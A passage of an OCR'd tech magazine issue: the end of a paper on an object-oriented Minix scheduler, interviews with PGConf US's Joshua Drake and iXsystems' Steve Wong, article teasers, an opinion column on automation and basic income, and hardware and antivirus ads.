


Figure 8. Results of test with bunzip2 (IO bound)

CONCLUSION

In this work, we presented two different things: (i) a design of a scheduler using an Object-Oriented Paradigm, implementing it in the C++ language. We started by choosing the Feedback Scheduler, coded using a structured language, in this case C. Both versions (structured and object-oriented) of the same scheduler were compiled using the *clang* native compiler from Minix. We experimentally test (ii) how these two different programming approaches affect the execution time from two different types of processes: CPU bound and I/O bound processes. We followed the DOE method [13] and the approach suggested in [14, 15] to do all the experiments.

Considering the design (I), as we can observe in section SCHEDULER, it's possible to deal with the scheduler as a class and the processes being scheduled as objects, improving thus the modularity of an already modular system, such as microkernel design of Minix.

Regarding the experiments (II), the CPU bound tests showed that the object oriented design didn't affect much the execution time from the selected benchmark. When we adjusted the *gcc* compiler optimization parameter to O3 ("strong" optimization) to the Linpack Benchmark, we had exactly the same execution time. The I/O bound tests showed that, for some specific reason that we didn't discover yet, the performance of the object oriented scheduler wasn't the same when we copied a file using the *cp* program.

As future work, we suggest an object-oriented design to these servers of Minix: Process Management and Reincarnation. This will greatly help performance (execution time) improvement, allowing the removal of the decoder used in this work.

ACKNOWLEDGMENTS

This work was partially supported by Federal University of Para through PRODOUTOR 2015.

REFERENCES

Appavoo, J., Auslander, M., Silva, D., Edelsohn, D., Krieger, O., Ostrowski, M., Rosenburg, B., Wisniewski, R. W., and Xenidis J. 2002. *Scheduling in K42*. Technical Report. IBM.

Barnes, F. R. M., and Ritson, C. G. 2009. Checking Process-Oriented Operating System Behaviour using CSP and Refinement. In *Proceedings of the Fifth Workshop on Programming Languages and Operating Systems* (Big Sky, MT, USA, October 11, 2009). PLOS '09. ACM, New York, NY, Article No. 1. DOI= http://dx.doi.org/10.1145/1745438.1745440.

Feitelson, D. G.. 2015. From Repeatability to Reproducibility and Corroboration. *ACM SIGOPS Operating Systems Review.* 49, 1 (Jan. 2015), 03-11. DOI= http://dx.doi.org/10.1145/2723872.2723875.

Ferreira, A. B., and Lopes, B. C. M. 2015. Análise de Desempenho do Escalonador de Feedback em Modo Usuário no Minix em um Beaglebone. In *Proceedings of the 33rd Brazilian Symposium on Computer Networks and Distributed Systems* (Vitória, Brazil, May 18 - 22, 2015).

Guerrero, R., Leguizamon, L., and Gallard, R. 1993. Implementation and Evaluation of Alternative Process Schedulers in Minix. *ACM SIGOPS Operating Systems Review.* 27, 1 (Jan. 1993), 79-100. DOI= http://dx.doi.org/10.1145/160551.160558.

Herder, J. H., Bos, H., Gras, B., Homburg, P., and Tanenbaum, A. S. 2006. Minix 3: A Higly Reliable Self

Repairing Operating System. *ACM SIGOPS Operating Systems Review.* 40, 3 (July. 2006), 80-89. DOI= http://dx.doi.org/10.1145/1151374.1151391.

Hofmeyr S., Colmenares J. A., Iancu C., and Kubiatowicz J. 2011. Juglle: Proactive Load Balancing on Multicore Computers. In *Proceedings of the 20th International Symposium on High Performance Distributed Computing* (San Jose, CA, USA, June 08 - 11, 2011). HPDC '11. ACM, New York, NY, 03-14. DOI= http://dx.doi.org/10.1145/1996130.1996134.

Korrisk, N. 2014. Linux User's Manual. Retrieved March 2, 2015 from http://man7.org/linux/man-pages/man1/time.1.html.

Kolivas, C. 2004. Staircase Scheduler 2.6.7. Retrieved March 2, 2015 from http://lwn.net/Articles/87244.

Kolivas, C. 2007. RSDL Completely Fair Starvation Free Interactive CPU Scheduler. Retrieved March 5, 2015 from http://lwn.net/Articles/224654.

Linpack Benchmark. 1994. Linpack 100x100 Benchmark In C/C++ For PCs. Retrieved March 1, 2015 from http:// http://www.netlib.org/benchmark/linpack-pc.c.

Minix Group. 2014. Minix Official Website. Retrieved March 10, 2015 from http://www.minix3.org.

Montgomery, D. C. 2000. Design and Analysis of Experiments (3rd. ed.). John Wiley & Sons, New York, NY.

Nogueira, P. E., Matias, R., and Vicente, E. 2014. An Experimental Study on Execution Time Variation in Computer Experiments. In *Proceedings of the 29th Annual ACM Symposium on Applied Computing* (Gyeongju, Korea, March 24 - 28, 2014). SAC '14. ACM, New York, NY, 1529-1534. DOI= http://dx.doi.org/10.1145/2554850.2555022.

Nogueira, P. E., and Matias, R. 2014. Estudo Quantitativo da Variabilidade nos Tempos de Execução de Experimentos Computacionais. In *Proceedings of the 4th Brazilian Symposium on Computing Systems Engineering* (Manaus, Brazil, November 03 - 07, 2014).

Swift, B. P. 2010. *User Mode Scheduling in MINIX3*. Individual Programming Assignment. Vrije University of Amsterdam.

Tanenbaum, A. S., and Bos, H. 2014. Modern Operating Systems (4th. ed.). Prentice Hall Press Upper Saddle River, NJ, USA.

Tanenbaum, A. S., and Woodhull, A. S. 2006. Operating Systems: Design and Implementation (3rd. ed.). Prentice Hall Press Upper Saddle River, NJ, USA.

Teller, P. J., and Seelam, S. R. 2006. Insights into providing dynamic adaptation of operating system polices. *ACM SIGOPS Operating Systems Review.* 40, 2 (April. 2006), 83-89. DOI= http://dx.doi.org/10.1145/1131322.1131339.

Wisniewski, R. W., Silva, D., Auslander M., Krieger, O., Ostrowski, M., and Rosenburg, B. 2008. K42: Lessons for the OS Community. *ACM SIGOPS Operating Systems Review.* 42, 1 (Jan. 2008), 05-12. DOI= http://dx.doi.org/10.1145/1341312.1341316.

About the Authors


Alexandre Beletti Ferreira
(Federal Institute of Sao Paulo - Brazil - higuita@ifsp.edu.br)

Phd. in Engineering by University of Sao Paulo (USP), teaches Operating Systems, Computer Organization, Computer Networks and Software Reverse Engineering since 2006.

He has published papers in the following areas: operating systems and computational mechanics.

He worked as a software engineer in public and private companies for almost seventeen years. You can find more information about him on Linkedin and ResearchGate.

Victor Hugo Panisa Bezerra
(PRODESP - Sao Paulo, Brazil - victor.panisa@gmail.com).



Victor has obtained Bachelor in Technology in Systems Analysis by São Paulo State Technological College.

He is technician in Computer Networks by National Service of Industrial Learning, an open-source enthusiast and Python lover.

He has been working in the area of networking and infrastructure for 5 years, and already served in multi-national companies like TIVIT and PRODESP.

Developing Java EE Applications on Cloud

What you will learn…

- How to use RAD to create Java EE applications.
- Connect RAD to a PureApplication.
- Create a Cloud application in RAD.
- Publish the cloud application onto PureApplication.
- Use the Virtual Application Builder in PureApplication to build the Virtual Application Pattern topology.
- Deploy the Virtual Application Pattern from RAD to the private cloud.

What you should know…

- Database and JPA concepts.
- Basic Java EE knowledge.
- Basic concepts of cloud computing.

Free Reading

www.SDJournal.org

Interview with Joshua D. Drake

Can you tell our readers about yourself and your role nowadays?
I am Joshua D. Drake; I am the founder of Command Prompt, Inc. and United States PostgreSQL. Additionally, was the former Director of Software in the Public Interest, and current Director of The Postgres Foundation. I have been doing this Open-Source thing since Linux SLS. I am an avid outdoorsman, family man, and a Linux and Postgres lover. I currently lead Command Prompt, Inc., the oldest Postgres consultancy in North America. I am also the Co-Chair of PGConf US, the leading non-profit Postgres conference in the United States.

How you first got involved with programming?
I worked at Powell's books in Oregon and they needed a special order database. I picked up a book on DBASE and the rest is as they say, "history".

What is your the most interesting programming issue, and why?
Complexity. As I have grown professionally, I have also gotten less technical on the engineering side. I have watched as many frameworks either:

A. Solve a problem already solved

B. Continue to increase in complexity without solving an actual problem

I would love to see engineering projects start talking more directly with operations and deployment staff to increase the usability of the user interface to an engineering project.

What tools do you use most often, and why?
Outside of Postgres (which the reasons should be obvious), Thunderbird. There are those that would laugh at this, but it is my central point of all communication. This communication may come from Git, Redmine, Zabbix, a custom billing app, or any other source. When I combine that with the advanced filtering capabilities of Thunderbird, I always know when I need to respond to something. This could be peer review requests, pull requests, or even a need to check in on a Postgres server due to a slow query or high IOWAIT%.

Please tell us more about your current projects?
On the community front, I am actively involved in organizing PGConf US and leading the @AmplifyPostgres projects. I find that building people in technology is more fulfilling than building technology nowadays. Both of these projects have

goals of advocating and educating people on awesome technology.

What's the best advice you can give to others?
Avoid group think. It is the death of Liberty that Open-Source provides.

Please tell us more about PGConf US.Why? What for? For Whom?
PGConf US is the largest PostgreSQL conference in North America. The success of this project has allowed us to launch PGConf Org which is an international effort to support conferences around the globe. The project exists as an exemplification of:

People, Postgres,and Data.


In short, PGConf US wants to build people so they can use Postgres to wrangle all of their data. It is a conference for anyone interested in Postgres, from hobbyist to engineer to DBA to developer to regulator. We want everyone to help us build this awesome database.

Do you have any specific goals for the rest of this year?
To continue to grow Command Prompt, Inc.'s cloud support offerings, and to make PGConf US the best place for Postgres education and advocacy.

Do you have any untold thoughts that you want to share with the programmers?
Don't be afraid to stand up to leadership. Remember that leaders are not bullies (leaders who bully are just bullies, not leaders). Leaders listen, collaborate, and are transparent in their leadership decisions. Conversely, don't be afraid to follow. You aren't good at everything; celebrate your talents, lead where it makes sense, follow where it doesn't.

Would you like to add anything?
Thank you for the opportunity and I hope to see all your readers at one of our events!

Thank you



PGCONF US

THE NEXT BEST POSTGRES EVENT

TOP REASONS TO ATTEND PGCONF US

PEOPLE

Whether a newbie, seasoned professional, senior engineer, or just a curious hobbyist, all are welcome!

EDUCATION

Training opportunities in Administration, Performance, Containers, Oracle to Postgres Migration and More!

CONTENT

Featuring up-to-date subject matter such as PostgreSQL 10, PLv8, Kubernetes, Django, PostGIS, and Multi-Master replication

INDUSTRY SUPPORT

Support from some of the largest names in the tech space: Amazon, Google, Goldman Sachs, and Rackspace

PGCONF US FACTS

NON-PROFIT

PGConf US is a not for profit event series that directs all proceeds towards Postgres advocacy and education across the US

COMMUNITY-DRIVEN

100% community effort driven by a diverse team of enthusiastic Postgres professionals

PGCONF LOCALS

- 2 days of Postgres content
- Local community partners
- Seattle, WA: November 13 - 14
- Austin, TX: December 3 - 4
- Denver, CO: February 2018

PGCONF NATIONAL

- Jersey City, NJ
- April 16 - 20, 2018
- 5 days of Postgres content
- Technical Trainings
- Breakout Sessions
- Exhibit Hall

#1 REASON TO ATTEND

PGConf US is the only initiative focused on building up people in Postgres.

Diverse industry support and local community involvement fosters our innovative advocacy and educational series.

Visit pgconf.us for more info

Postgres is the fastest growing Open Source database community in the world

Interview with Steve Wong

Steve Wong is the director of product management at iXsystems. He is a senior level professional with over 20 years of experience in the fields of data communications, enterprise storage, networking, telecommunications, brand marketing, publishing, e-commerce and consumer package goods. Prior to iXsystems, Wong worked at SerialTek, Hitachi Data Systems, ClearSight Networks, Finisar, Anritsu and Mattel. He began his career in investment banking at Bear Stearns and then served as a member of technical staff at AT&T Bell Laboratories. Wong holds a BA from New York University and a MBA from the Kellogg Graduate School of Management, Northwestern University.

Let's start from the beginning; please tell our readers about yourself and your current role?
I am the director of storage product management at iXsystems, and I have been in this role since December 2016. I sometimes get asked what exactly does a product manager do and depending on who you ask, you may get a slightly different answer. But in general, a product manager has an overall responsibility and accountability for a product line or product lines. In my case, the TrueNAS, FreeNAS Mini, and the FreeNAS Certified product lines are my team's responsibilities.

A little bit about myself. Although I currently reside in San Jose, California, I was born in Hong Kong and grew up in New York City. Additionally, I have lived in Evanston, Illinois and Boulder, Colorado. I started my career as a software engineer before transitioning over to product management and marketing. For the past 15 years, I have been focusing on data center technologies, particularly around enterprise networking and storage. I am passionate about product management and marketing as they relate to technology products.

How did you first get involved with iXsystems?
Interesting enough, I first learned of iXsystems about six or seven years ago when I was working at another enterprise storage company. I was researching on open-source storage companies when I came across

FreeNAS. I became intrigued as I did not have that much needed experience or knowledge on open-source ecosystems and the concept of communities. I even downloaded the FreeNAS software and installed it on one of my unused computers at that time. Fast forward to last year when I noticed iXsystems was looking to hire a product manager. I submitted my resume and after several of rounds of interviews, I received an offer to join the company.

Lately, the iXsystems company celebrated the release of the TrueNAS X10. Can you tell us what are the main innovations of the new TrueNAS if we compared to the previous generation?
We launched the new 3rd generation TrueNAS X10 in June of this year. It is a cost-effective enterprise storage solution that we are targeting at small and midsized businesses. Some of the main innovations include the X10's high-density – being able to provide up to 120TB in a 2U form-factor and 360TB in a 6U form-factor. At the heart of each storage controller is a high-performance but power efficient Intel D class Xeon System on a Chip (SOC) processor. High-speed error correcting DDR4 memory provides for high reliability. The X10 is fully SAS3 compliant, operating at line-rates of 12Gb/s for the data connectivity to storage. Lastly, the interconnect between two storage controllers is a high-speed PCI Express 3.0 x8 connection. All this adds up to a modern and powerful enterprise storage system.

What are the main advantages of TrueNAS?
TrueNAS is based on FreeNAS but is qualified and tuned for enterprise storage applications. TrueNAS is a unified storage solution which supports the full range of block and file protocols. There are some powerful and unique capabilities that TrueNAS has over other competing solutions. TrueNAS leverages a technology known as TrueCache that delivers better read and write system performance through the use of system RAM and SSDs. Furthermore, the file system is self-healing, providing protection for your data. It is due to this capability that we often say the data you store on a TrueNAS today and even 10 years from now will not change. Like some other enterprise solutions, TrueNAS has capacity optimization features such as in-line compression and deduplication. But we offer intelligent compression. TrueNAS checks to see whether data would benefit from compression beforehand. Additionally, TrueNAS offers unlimited snapshots for local data protection and replication for remote data protection to round out its disaster recovery capabilities. There are also enclosure management services which will let you know which disks have failed in the array so they can be quickly replaced. TrueNAS is also VMware, Citrix and Veeam certified. Moreover, it is a fully supported product, backed by 24/7 customer support from iXsystems' technical support team. I could go on, but I think you get the idea of the capabilities and advantages of the TrueNAS.

What is the current status of development? What's next?
We just released TrueNAS 11.0 which introduces support for the object-based Amazon simple storage service (S3) API, allowing TrueNAS users the ability to build and deploy private clouds. Furthermore, customers also benefit from significant performance enhancements with certain workloads. For example, testing indicates file serving operations perform up to 25% faster with an up to 45% reduction in latency. The recently introduced FreeNAS 11.0 also incorporates a new beta GUI and support for virtualization -- these capabilities will ultimately make their way over to the TrueNAS platform. We have now turned our development efforts to future releases which promise to provide even more feature enhancements and functionality. We have some pretty exciting new things happening on some fronts later this year that I am unable to talk about quite yet. However, I promise to provide an update in about a quarter.

What would you advise me if I want to install a NAS at home on my hardware? Which is a better option, FreeNAS or TrueNAS, and why?
Actually, to build a NAS at home using your hardware and iXsystems software, your choice is limited to FreeNAS. That is because, TrueNAS is an appliance-based solution whereby iXsystems provides customers with a fully qualified and tested solution. And unlike FreeNAS users, TrueNAS customers receive full customer and technical support from iXsystems. They also have access to enterprise capabilities like high availability

(redundant storage controllers) and VMware integration. For folks that choose to build their NAS, they can always download the latest FreeNAS software at www.freenas.org.

Can you tell us what BSD means for you? Is it something that is still growing and developing?
The BSD Operating System (and FreeBSD in particular) is at the heart of what iXsystems uses for all its open-source projects. BSD has evolved over the years, bringing with it enterprise-class features such as ZFS, in a lightweight operating system that continues to have a reputation for speed, security, and stability. The BSD user base and ecosystem also continue to expand in both size and reputation.

Do you think that building a community and supporting each other is important in this industry?
Behind many open-source software projects is a vibrant community where members support one another and the overall community. That is certainly true of FreeNAS, our open-source storage operating system. FreeNAS owes much of its success to the community that helps make the project thrive. Members help with feature development, testing, documentation, and even language translation. The software has been downloaded more than 9 million times, making it the world's number one storage operating system. We could not have gotten to this milestone without the support and help of the entire FreeNAS community.

Do you have any specific goals for the rest of this year?
One of the reasons we released the TrueNAS X10 was to grow our presence in a market segment that we had not traditionally been in before, and we will continue to develop, nurture, and grow that market. Our goal has always been to make sure we continue to listen to our customer base and continue to provide additional and new capabilities that help them address and solve their business challenges and problems.

Do you have any untold thoughts that you want to share?
When I was studying for my computer science degree in college, I remember taking every programming language class that was offered thinking that I will never need to learn another one again throughout my career as a developer. Obviously, that was wishful thinking on my part in more ways than one. And although I no longer code or write programs, I believe some of the skills that I picked up when I was a developer have served me well as a product manager. One example is my job as a product manager often requires me to manipulate large quantities of text data to develop financial models or perform analysis. You may be surprised to learn that for some of these tasks, I still sometimes use the vi editor to make what can be very complex changes. In my case today, it is MSDOS vi.

Summing up, please tell our readers why TrueNAS and FreeNAS are so unique and what we, as users, can achieve when we decide to use them?
A small number of companies account for most of the world's commercial storage arrays. Increasingly, patenting and restrictive contracts are used to enhance the power and control of these companies over the storage that runs the world's businesses.

Today, iXsystems leads the industry in building innovative storage solutions for a global marketplace based on the concept of open technologies.

Our stewardship of many leading open-source projects, our commitment to the open-source software community, as well as our decades of hardware design experience and expertise, are the reasons why thousands of companies, universities, and government organizations rely on our storage and what drives us as we enter our third decade in business.

You can learn more about the company and us at www.ixsystems.com.

Thank you

Starting with Python Programming Language and the Use of Docstrings

Sotaya Yakubu has been an active contributor to open source projects, moderator of the Python, Python for Android Community forum, Entrepreneur and working as a Software Engineer with a new Software startup company funded by Exist. In the past he was involved as software developer with several companies and individuals such as GenapSys, Mediaprizma kft, Multimodal Speech Processing research group of Saarland University etc.
For the past eight years, he is also involved in development of mobile API's and research in Artificial Intelligence mainly towards developing intelligent agents (autonomous physical agents) capable of unsupervised learning.
He writes about experiences, solutions to problems in the area of Software Engineering and Linux systems.

In this article, I will be talking about Python as a general purpose programming language which is designed for easy integration, readability and best of all, the ease in expressing concepts in a few lines of code. In addition, we will be doing a lot of practice both on the basics of Python programming and afterwards, take a look at docstring and dir() and how they can be used to learn about Python API.

COLUMN

The social implications of technological advancement are often presented in positive terms, yet our core working patterns have slightly changed since the agricultural age. With the increasing expansion of automation, robotics and artificial intelligence into traditionally secure employment sectors, what changes can we expect to see in a society where employment opportunities for the unskilled, semi-skilled and the professional rapidly shrink?

About the Author

Rob Somerville has been passionate about technology since his early teens. A keen advocate of open systems since the mid-eighties, he has worked in many corporate sectors including finance, automotive, air- lines, government and media in a variety of roles from technical support, system administrator, developer, systems integrator and IT manager. He has moved on from CP/M and nixie tubes but keeps a soldering iron handy just in case.

One advantage of being long in the tooth is that you can watch history repeating itself with the benefit of wisdom and hindsight. One of the most prominent memories I have of the 1960's was the continual narrative that technology and advancements in engineering would bring untold benefits to society. While this indeed is very true in many ways and when looking back to the dull post-war years when society finally managed to climb out of the pit of depression and austerity, the reality did not meet the almost religious fervor with which politicians and social leaders beat this particular drum.

While the mood music was very positive, I was blessed in the early 70's when my parents moved to one of the first new towns developed in Scotland, East Kilbride. Established in 1949 by the 1947 Local Government (Scotland) Act, in part to address the poverty and poor housing conditions in the slums of Glasgow, East Kilbride was not only the blueprint for modernity from an architectural and design principle, but also from the high-tech and scientific industries that were encouraged to migrate to the area. The major motivation for this was not so much the demographic or that this gave employers a clean sheet upon which to build and expand, but the hidden benefits of government subsidy. The importance of the latter carrot was very much underestimated for within a few generations, by the time the caustic effects of recession, downsizing, cost cutting, outsourcing and globalization swept over the town, some of the most prominent early adopters had either gone bankrupt or migrated to different shores.

The promises of what would come from a society where electricity was too cheap to meter, and that we would enter an era of more free time for the masses, once again rang hollow as the harsh realities of the employment market hit home. I could see the writing on the wall, and I too departed for the bright lights of London and the world. My peers, who had studied long and worked hard, were left devastated when the redundancy notices were handed out. While the plaintive cry of retraining was uttered, in reality, there was a stark choice – get on your bike and look for work outside the area, or go on the dole (national assistance). The bitter truth that technology offered a secure future from an employment perspective was shattered for many over those years.

This specter is now knocking at the door of the driver, the retailer, the government employee, the journalist, the accountant, the teacher and the lawyer. Even the hallowed confines of IT are being hollowed out as we return to centralized, automated cloud computing. Automation and efficiency ruthlessly march on, like they have done since the beginning of the industrial revolution. The difference this time around is we do not have a plethora of dark satanic mills nor cozy family farms or employers where the dispossessed can sell their intellect, muscle or creativity. The funeral director, the pawnbroker and the prostitute seem to be careers that may have a future, but even the latter, may be replaced by automated sex dolls with realistic flesh. The career pathway appears to be, you need to know more and more about less and less until you know everything about nothing.

The 64 million dollar question is when is the tipping point going to be reached where the current model of full time employment breaks down? Rationally, and without any bias or bigotry, the social changes that have taken place since the Second World War have effectively doubled the number of employees available in the marketplace (albeit with grudging acceptance from some) – that being the emancipation of the housewife and mother. This alone, is not the problem. The economic reality is we have too many potential employees, and not enough jobs. And when you flood a market with a commodity, the value goes down. Hence the pincer movement on those that want to better themselves, or to put it another way, those that aspire to social mobility.

A friend of mine that I chatted to recently, who works for one of the most high-tech companies in the world, totally out of the blue raised the point about a citizens wage. What I find so ironic about this is that Richard Nixon was on the verge of making that dream a reality in 1969. 1,200 economists backed that plan, including John Kenneth Galbraith. There are dangers of such an idea, and the worst, ethically, I can instantly imagine is the inherent subsidy that any employer will embrace, leading to a reduction in wages. We have seen the same mechanism at work in the UK with the introduction of a minimum wage in the UK, rather than being a safety net, employers have used this as a standard, leveraging the weight of the law to extract more value from the potential workforce. Salaries have reduced in real terms, yet employers expectations have increased when it comes to qualifications and experience.

I like the idea though, with a few caveats. Firstly, any amount paid out to a family or individual must be pretty much unconditional. Unless you break the law, big time, you can receive it. Secondly, it must be a realistic amount dependent on where you live to have a reasonable quality of life. Otherwise, we end up with financial pogroms. Thirdly, employers need to understand this is not a subsidy. It is a much more important revelation. It is about relationship and value.

Technology confronts humanity with a bare faced fact. Do you, as an individual, prefer the comfortable space where right and wrong are clearly delineated, or do you prefer some grey areas? Human advancement has taken us into worlds where, paradoxically, we can potentially erase ourselves from our own planet. What is coming down the turnpike will decide that. Economics is a very complex subject, the rioting less so.

References:

https://www.jacobinmag.com/2016/05/richard-nixon-ubi-basic-income-welfare

https://en.wikipedia.org/wiki/Speenhamland_system

ServerU

Rack-mount networking server

Designed for BSD and Linux Systems

Designed. Certified. Supported

Up to **5.5Gbit/s** routing power!

KEY FEATURES

- 6 NICs w/ Intel igb(4) driver w/ bypass
- Hand-picked server chipsets
- Netmap Ready (FreeBSD & pfSense)
- Up to 14 Gigabit expansion ports
- Up to 4x10GbE SFP+ expansion

PERFECT FOR

- BGP & OSPF routing
- Firewall & UTM Security Appliances
- Intrusion Detection & WAF
- CDN & Web Cache / Proxy
- E-mail Server & SMTP Filtering

contactus@serveru.us | www.serveru.us
8001 NW 64th St. Miami, LF 33166 | +1 (305) 421-9956

Dr.WEB®
CureIt!™

EMERGENCY CURING

for Windows workstations and servers

including those running other anti-virus software

